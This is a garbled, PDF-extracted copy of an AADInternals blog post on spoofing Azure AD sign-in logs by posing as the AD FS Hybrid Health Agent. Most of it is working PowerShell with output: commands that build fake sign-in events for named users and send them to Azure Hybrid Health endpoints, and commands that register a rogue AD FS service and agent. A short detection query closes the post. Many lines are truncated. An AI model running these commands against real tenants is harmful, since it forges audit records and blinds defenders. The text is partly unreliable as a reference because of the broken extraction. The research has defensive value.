







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Spoofing Azure AD sign-ins logs by imitating AD FS Hybrid Health Agent - 31/10/2024 15:43 https://aadinternals.com/post/hybridhealthagent/

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# Get the AD FS service name


Get-AdfsProperties | Select Hostname


HostName
----sts.fake.myo365.site


# Get the computer host name


\$env:COMPUTERNAME


Spoofing Azure AD sign-ins logs by imitating AD FS Hybrid Health Agent - 31/10/2024 15:43 https://aadinternals.com/post/hybridhealthagent/		
SERVER		
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













```
<?xml version="1.0" encoding="utf-16"?>
<AuditBase xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLS</pre>
  <AuditType>AppToken</AuditType>
  <AuditResult>Success</AuditResult>
  <FailureType>None</FailureType>
  <ErrorCode>N/A</ErrorCode>
  <ContextComponents>
    <Component xsi:type="ResourceAuditComponent">
      <RelyingParty>urn:federation:MicrosoftOnline</RelyingParty>
      <ClaimsProvider>AD AUTHORITY</ClaimsProvider>
      <UserId>AADINTERNALS\test</userId>
    </Component>
    <Component xsi:type="AuthNAuditComponent">
      <PrimaryAuth>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</PrimaryA</pre>
      <DeviceAuth>false</DeviceAuth>
      <DeviceId>N/A</DeviceId>
      <MfaPerformed>false</MfaPerformed>
      <MfaMethod>N/A</MfaMethod>
```

```
<TokenBindingProvidedId>false</TokenBindingProvidedId>
      <TokenBindingReferredId>false</TokenBindingReferredId>
      <SsoBindingValidationLevel>TokenUnbound</SsoBindingValidationLevel>
    </Component>
    <Component xsi:type="ProtocolAuditComponent">
      <OAuthClientId>N/A</OAuthClientId>
      <OAuthGrant>N/A</OAuthGrant>
    </Component>
    <Component xsi:type="RequestAuditComponent">
      <Server>http://sts.fake.myo365.site/adfs/services/trust/Server>
      <AuthProtocol>WSFederation</AuthProtocol>
      <NetworkLocation>Intranet</NetworkLocation>
      <IpAddress>10.10.10.30</ipAddress>
      <ForwardedIpAddress />
      <ProxyIpAddress>N/A</ProxyIpAddress>
      <NetworkIpAddress>N/A</NetworkIpAddress>
      <ProxyServer>N/A</ProxyServer>
      <UserAgentString>Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lile
      <Endpoint>/adfs/ls/</Endpoint>
    </Component>
  </ContextComponents>
</AuditBase>
```

```
https://s1.adhybridhealth.azure.com/oauth2/token
```

```
grant_type=client_credentials&client_secret=<client_secret>&client_id=<tenant_id>_<machine_id>
```





https://adhsprodweuaadsynciadata.blob.core.windows.net/adfederationservice-<service\_id>?sv=201

https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/monitoringpolici

"Endpoint=sb://adhsprodweuehadfsia.servicebus.windows.net/;SharedAccessSignature=SharedAccessS

```
7
                "RequiredAuthType": 1,
                "RelyingParty": "urn:federation:MicrosoftOnline",
 8
 9
                "RelyingPartyName": "",
                "Result": true,
10
                "DeviceAuthentication": false,
11
                "URL": "/adfs/ls",
12
                "User": 1350057402,
13
                "UserId": "AADINTERNALS\\test",
14
15
                "UserIdType": 10,
                "UPN": "test@fabrikam.azurelabs.online",
16
17
                "Timestamp": "2021-07-09T07:03:54.9506592Z",
                "Protocol": 2,
18
                "NetworkLocation": 1,
19
                "AppTokenFailureType": 0,
20
                "IPAddress": "10.10.10.30",
21
22
                "ClaimsProvider": null,
                "OAuthClientID": null,
23
                "OAuthTokenRetrievalMethod": null,
24
                "MFA": null,
25
26
                "MFAProviderErrorCode": null,
                "ProxyServer": null,
27
                "Endpoint": "/adfs/ls/",
28
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
29
30
                "DeviceID": "",
                "ErrorHitCount": 0,
31
32
                "X509CertificateType": null,
                "MFAAuthenticationType": null,
33
34
                "ActivityId": "b91630ee-984e-40ff-a7ea-ffefdb472048",
                "ActivityIdAutoGenerated": false,
35
                "PrimarySid": "S-1-5-21-2918793985-2280761178-2512057791-1602",
36
                "ImmutableId": "rJcYmpdAz0i3VB7sI6ZDcg=="
37
38
39]
```




https://adhsprodweuaadsynciadata.blob.core.windows.net/adfederationservice-<service\_id>/<id>.j

User-Agent: Azure-Storage/8.2.0 (.NET CLR 4.0.30319.42000; Win32NT 10.0.17763.0)

x-ms-version: 2017-04-17
Content-MD5: <MD5Hash>
x-ms-blob-type: BlockBlob
x-ms-client-request-id: <id>

<tenant\_id>,<service\_id>,<machine\_id>,Adfs-UsageMetrics,<blob\_url>,<date\_string>

2021-07-09T10:43:35




```
# Get the agent information and save to a variable
$agentInfo = Get-AADIntHybridHealthServiceAgentInfo
```


```
# Create an array of fake events
$events=@(
    New-AADIntHybridHealtServiceEvent -Server $agentInfo.Server -UPN "NestorW@contoso.azurelabs
    New-AADIntHybridHealtServiceEvent -Server $agentInfo.Server -UPN "DiegoS@contoso.azurelabs")
```

```
# Send the events
Send-AADIntHybridHealthServiceEvents -AgentInfo $agentInfo -Events $events -Verbose
```

```
VERBOSE: POST https://s1.adhybridhealth.azure.com/oauth2/token with -1-byte payload
VERBOSE: received 443-byte response of content type application/json; charset=UTF-8
VERBOSE: GET https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/monverBOSE: received 218-byte response of content type application/json; charset=utf-8
VERBOSE: GET https://s1.adhybridhealth.azure.com/providers/Microsoft.ADHybridHealthService/monverBOSE: received 411-byte response of content type application/json; charset=utf-8
VERBOSE: Get-CompressedByteArray
VERBOSE: Get-CompressedByteArray
VERBOSE: PUT https://adhsprodweuaadsynciadata.blob.core.windows.net/adfederationservice-50abc8
VERBOSE: received 0-byte response of content type
VERBOSE: Opening websocket: wss://adhsprodweuehadfsia.servicebus.windows.net/$servicebus/websoverBOSE: IN: @{Type=Protocol SASL; Protocol=3; Major=1; Minor=0; Revision=0}
VERBOSE: OUT:@{Type=Protocol SASL; Protocol=3; Major=1; Minor=0; Revision=0}
VERBOSE: IN: @{Size=63; DOFF=2; Extended Header=System.Object[]; Type=SASL Mechanisms; Contents VERBOSE: IN: @{Size=26; DOFF=2; Extended Header=System.Object[]}
```

```
VERBOSE: OUT:@{Size=26; DOFF=2; Extended Header=System.Object[]}
VERBOSE: IN: @{Size=26; DOFF=2; Extended Header=System.Object[]; Type=SASL Outcome; Status=ok;
VERBOSE: IN: @{Type=Protocol AMOP; Protocol=0; Major=1; Minor=0; Revision=0}
VERBOSE: OUT:@{Type=Protocol AMQP; Protocol=0; Major=1; Minor=0; Revision=0}
VERBOSE: IN: @{Type=Protocol AMOP; Protocol=0; Major=1; Minor=0; Revision=0}
VERBOSE: IN: @{Size=106; DOFF=2; Extended Header=System.Object[]; Type=AQMP Open; Channel=0; Compared to the c
VERBOSE: OUT:@{Size=106; DOFF=2; Extended Header=System.Object[]; Type=AQMP Open; Channel=0; C
VERBOSE: IN: @{Size=71; DOFF=2; Extended Header=System.Object[]; Type=AQMP Open; Channel=0; Col
VERBOSE: IN: @{Size=35; DOFF=2; Extended Header=System.Object[]; Type=AQMP Begin; Channel=0; R
VERBOSE: OUT:@{Size=35; DOFF=2; Extended Header=System.Object[]; Type=AQMP Begin; Channel=0; R
VERBOSE: IN: @{Size=34; DOFF=2; Extended Header=System.Object[]; Type=AQMP Begin; Channel=0; Re
VERBOSE: IN: @{Size=124; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: OUT:@{Size=124; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: IN: @{Size=132; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: IN: @{Size=36; DOFF=2; Extended Header=System.Object[]; Type=AQMP Flow; Channel=0; Ne
VERBOSE: IN: @{Size=159; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: OUT:@{Size=159; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: IN: @{Size=167; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: IN: @{Size=37; DOFF=2; Extended Header=System.Object[]; Type=AQMP Flow; Channel=0; Ne
VERBOSE: OUT:@{Size=37; DOFF=2; Extended Header=System.Object[]; Type=AQMP Flow; Channel=0; Ne
VERBOSE: IN: @{Size=556; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=
VERBOSE: OUT:@{Size=556; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=
VERBOSE: IN: @{Size=113; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=
VERBOSE: IN: @{Size=266; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: OUT:@{Size=266; DOFF=2; Extended Header=System.Object[]; Type=AQMP Attach; Channel=0;
VERBOSE: IN: @{Size=5469120; DOFF=23; Extended Header=System.Object[]}
VERBOSE: IN: @{Size=580; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=
VERBOSE: OUT:@{Size=580; DOFF=2; Extended Header=System.Object[]; Type=AQMP Transfer; Channel=
VERBOSE: IN: @{Size=17; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0;
VERBOSE: OUT:@{Size=17; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0;
VERBOSE: IN: @{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0;
VERBOSE: OUT:@{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0;
VERBOSE: IN: @{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0;
VERBOSE: OUT:@{Size=18; DOFF=2; Extended Header=System.Object[]; Type=AQMP Detach; Channel=0;
VERBOSE: IN: @{Size=15; DOFF=2; Extended Header=System.Object[]; Type=AQMP End; Channel=0; Erro
VERBOSE: OUT:@{Size=15; DOFF=2; Extended Header=System.Object[]; Type=AQMP End; Channel=0; Erro
VERBOSE: Closing websocket
```





# Create an event using existing Request ID as UniqueID
\$events=@(

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New-AADIntHybridHealtServiceEvent -UniqueID "8d62c873-3d")	82-48f9-a30b-532be551709c" <b>-Server</b>

# Get an access token and save it to the cache:

Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Create a new AD FS service

New-AADIntHybridHealthService -DisplayName "sts.company.com" -Signature "sts.company.com" -Type

activeAlerts : 0 additionalInformation :

createdDate : 2021-07-12T07:25:29.1009287Z

customNotificationEmails :

disabled : False

displayName : sts.company.com

health : Healthy

lastDisabled

lastUpdated : 0001-01-01T00:00:00

monitoringConfigurationsComputed :
monitoringConfigurationsCustomized :

notificationEmailEnabled : True notificationEmailEnabledForGlobalAdmins : True

notificationEmails :

notificationEmailsEnabledForGlobalAdmins : False
resolvedAlerts : 0

serviceId : 189c61bb-2c9c-4e86-b038-d0257c6c559e

serviceMembers :

serviceName : AdFederationService-sts.company.com


signature : sts.company.com

simpleProperties :

tenantId : c5ff949d-2696-4b68-9e13-055f19ed2d51

type : AdFederationService

originalDisabledState : False



# List the service names
Get-AADIntHybridHealthServices -Service AdFederationService | ft serviceName


serviceName
----AdFederationService-sts.company.com
AdFederationService-sts.fake.myo365.site


# Register a new AD FS server

Register-AADIntHybridHealthServiceAgent -ServiceName "AdFederationService-sts.company.com" -Mac

Agent info saved to "AdFederationService-sts.company.com\_c5ff949d-2696-4b68-9e13-055f1900 Client sertificate saved to "AdFederationService-sts.company.com\_c5ff949d-2696-4b68-9e13-055f1









```
# Load the agent information and save to a variable
$agentInfo = Get-Content "AdFederationService-sts.company.com_c5ff949d-2696-4b68-9e13-055f19ed
# Send the events
Send-AADIntHybridHealthServiceEvents -AgentInfo $agentInfo -Events $events -Verbose
```

# Remove the service and agents
Remove-AADIntHybridHealthService -ServiceName "AdFederationService-sts.company.com"





```
# Get the access token and save to cache
Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Optional: grant Azure User Access Administrator role (and wait for about 10 seconds for changement -AADIntAzureUserAccessAdminRole

# Get the events for the last month
$events = Get-AADIntAzureDirectoryActivityLog -Start (Get-Date).AddDays(-31)

# Select ADHybridHealthService related events and extract relevant information
$events | where {$_.authorization.action -like "Microsoft.ADHybrid*"} | %{New-Object psobject
```

```
Scope

-----
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create/
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create/
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create/
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create/
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create/
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Create/
```

```
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts2.company.com Creat
/providers/Microsoft.ADHybridHealthService
                                                                                          Update
/providers/Microsoft.ADHybridHealthService
                                                                                         Updat
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com
                                                                                         Delet
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com
                                                                                         Delet
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com
